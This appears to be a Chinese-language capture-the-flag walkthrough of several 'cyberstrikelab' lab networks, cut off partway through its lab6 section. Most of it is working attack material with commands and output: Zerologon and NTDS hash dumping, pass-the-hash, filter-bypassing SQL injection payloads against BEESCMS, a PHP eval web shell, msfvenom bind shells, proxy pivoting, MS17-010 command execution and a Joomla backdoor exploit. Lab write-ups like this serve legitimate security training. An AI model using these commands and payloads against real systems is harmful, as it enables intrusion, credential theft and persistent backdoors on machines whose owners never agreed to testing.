NetBIOS domain name: CYBERSTRIKELAB
DNS domain: cyberstrikelab.com
FQDN: WIN-7NRTJO59O7N.cyberstrikelab.com
Derived membership: domain member
Derived domain: CYBERSTRIKELAB
上传mimikatz.exe
upload /data/windows_atk/mimikatz/x64/x64/mimikatz.exe
使用新版mimikatz可用,旧版没有这个模块,
利用过程
发现存在zerologon
mimikatz.exe "lsadump::zerologon /target:192.168.20.30 /account:WIN-7NRTJO59O7N$" exit
重置域内hash
mimikatz.exe "lsadump::zerologon /target:192.168.20.30 /ntml /null /account:WIN-7NRTJO59O7N$ /exploit" exit
提取域内hash,仅提取 NTDS Section(域级数据),完全过滤 SAM、LSA Secrets 等本地冗余信息,直接输出域内所有用户 / 域机器账户的哈希。
proxychains impacket-secretsdump CYBERSTRIKELAB/WIN-7NRTJO59O7N\$@192.168.20.30 -no-pass -just-dc

PTH 域控,获取第三个flag
proxychains impacket-psexec -hashes :00f995cbe63fd30411f44d434b8dac98 cyberstrikelab.com/Administrator@192.168.20.30
PTH另外一台机器,获取第二个flag
proxychains impacket-psexec -hashes :00f995cbe63fd30411f44d434b8dac98 cyberstrikelab.com/Administrator@192.168.20.30

cyberstrikelab-lab5
web渗透
BEESCMS
1、后台发现验证码复用漏洞,后台账号密码可以爆破
2、后台sql注入漏洞
admin' order by 5--+
# and 被过滤
admin' and updatexml(1,concat(0x7e,select database(),0x7e),1)--+
# 去掉前面的空格
admin'and updatexml(1,concat(0x7e,select database(),0x7e),1)--+

# 报错信息如下,数据库名beescms
操作数据库失败XPATH syntax error: '~,beescms~'<br>sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='admin'and updatexml(1,concat(0x7e, database(),0x7e),1)--  ' limit 0,1


# 其他双写绕过
union => uni union on
select => selselectect
from => fr from om
where => wh where ere


# 列1 admin_name
admin'a and nd updatexml(1,concat(0x7e,(seselectlect column_name fr from om information_schema.columns wh where ere table_name like 'bees_admin' limit 1,1),0x7e),1)#

# 列2 admin_password
admin'a and nd updatexml(1,concat(0x7e,(seselectlect column_name fr from om information_schema.columns wh where ere table_name like 'bees_admin' limit 2,1),0x7e),1)#

# 字段1 admin
admin'a and nd updatexml(1,concat(0x7e,(seselectlect admin_name fr from om beescms.bees_admin limit 0,1),0x7e),1)#

# 字段2 7e60bc642fefc11b43792e8745df6c1  // cmd5.com 解密 cyber
admin'a and nd updatexml(1,concat(0x7e,(seselectlect admin_password fr from om beescms.bees_admin limit 0,1),0x7e),1)#

密码cyber,登录,版本就是4.0

准备一个图片马,shell.jpg,抓包修改shell.php
<?php @eval($_POST['shell']); ?>

在上传图片管理界面,查看网页源码,找到新上传图片的html标签能看到php文件路径,然后蚁剑连接
http://192.168.10.10:6582/upload/img/202512101423498303.php
内网渗透
msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe

msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set RHOST 192.168.10.10; set LPORT 4444; exploit -j -z"

upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe

upload /data/windows_atk/mimikatz/x64/x64/mimikatz.exe
fscan扫内网,在20.20的8080端口,有一个Jboss内容管理系统
C:\phpstudy_pro\WWW\upload\img>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter ��̫��ʵ�� 0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d4eb:d150:7852:d93f%8
   IPv4 Address. . . . . . . . . . . : 192.168.10.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.10.233

Ethernet adapter ��̫��ʵ�� 0 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f90f:239c:ae8a:42db%15
   IPv4 Address. . . . . . . . . . . : 192.168.20.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.20.1

C:\phpstudy_pro\WWW\upload\img>fscan.exe -h 192.168.20.0/24
fscan.exe -h 192.168.20.0/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.1
start infoscan
(icmp) Target 192.168.20.10   is alive
(icmp) Target 192.168.20.20   is alive
(icmp) Target 192.168.20.30   is alive
[*] Icmp alive hosts len is: 3
192.168.20.10:445 open
192.168.20.20:139 open
192.168.20.20:135 open
192.168.20.30:88 open
192.168.20.20:8080 open
192.168.20.10:3306 open
192.168.20.30:445 open
192.168.20.20:445 open
192.168.20.30:139 open
192.168.20.10:139 open
192.168.20.30:135 open
192.168.20.10:135 open
192.168.20.20:8009 open
192.168.20.10:7680 open
[*] alive ports len is: 14
start vulscan
[+] NetInfo:
[*]192.168.20.20
   [->]cyberweb
   [->]192.168.20.20
[+] NetInfo:
[*]192.168.20.30
   [->]WIN-7NRTJO59O7N
   [->]192.168.20.30
[*] 192.168.20.30  [+]DC __MSBROWSE__\WIN-7NRTJO59O7N
[*] 192.168.20.20        CYBERSTRIKELAB\CYBERWEB          Windows Server 2012 R2 Standard 9600
[*] WebTitle:http://192.168.20.20:8080 code:200 len:1554   title:Welcome to JBoss AS
[+] InfoScan:http://192.168.20.20:8080 [Jboss]
已完成 14/14
[*] 扫描结束,耗时: 18.7052044s
设置路由,配置代理
meterpreter > run post/multi/manage/autoroute
[*] Running module against DESKTOP-JFB57A8 (192.168.10.10)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.20.0/255.255.255.0 from host's routing table.
meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) > use auxiliary/server/socks_proxy
msf auxiliary(server/socks_proxy) > set VERSION 5
VERSION => 5
msf auxiliary(server/socks_proxy) > set SRVPORT 1080
SRVPORT => 1080
msf auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 1.

[*] Starting the SOCKS proxy server
设置proxychains4配置文件,代理到msf
┌──(root㉿kali)-[/data/demo]
└─# tail  /etc/proxychains4.conf
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#       rted: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 1080
获取到对方内网的 Jboss cms


这个可以利用jboss综合利用工具,获取到第二个flag

第三台,永恒之蓝命令执行,反弹shell和其他的都不行
use auxiliary/admin/smb/ms17_010_command
set RHOSTS 192.168.20.30
set COMMAND type C:\\flag.txt
run
最后得到flag
go-flag{Cfg8hlBj4dXppo5j}
cyberstrikelab-lab6
第一台

目录扫描到administrator后台地址
apt install joomscan
joomscan -u http://192.168.10.10/

# 扫出结果Joomla版本3.4.6
[+] Detecting Joomla Version
[++] Joomla 3.4.6
exp获取
searchsploit Joomla 3.4.6
searchsploit -m 47524
使用
┌──(root㉿kali)-[/data/demo]
└─# python 47465.py -t http://192.168.10.10/ -e
[*] Getting Session Cookie ..
[*] Getting CSRF Token ..
[*] Sending request ..
[+] Vulnerable
[*] Getting Session Cookie ..
[*] Getting CSRF Token ..
[*] Sending request ..
[+] Backdoor implanted, eval your code at http://192.168.10.10//configuration.php in a POST with khacpsczesvgcaeqwadfazwmljdlcqqrkqezpuyedrwcsfjqqm
[*] Now it's time to reverse, trying with a system + perl
得到密码khacpsczesvgcaeqwadfazwmljdlcqqrkqezpuyedrwcsfjqqm
蚁剑连接

生成马,蚁剑上传
msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe
kali
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set RHOST 192.168.10.10; set LPORT 4444; exploit -j -z"
获取正向shell,蚁剑执行exe
shell.exe

得到第一台机器shell这台机器没有第二章网卡
C:\WWW>ipconfig
ipconfig

Windows IP Configuration


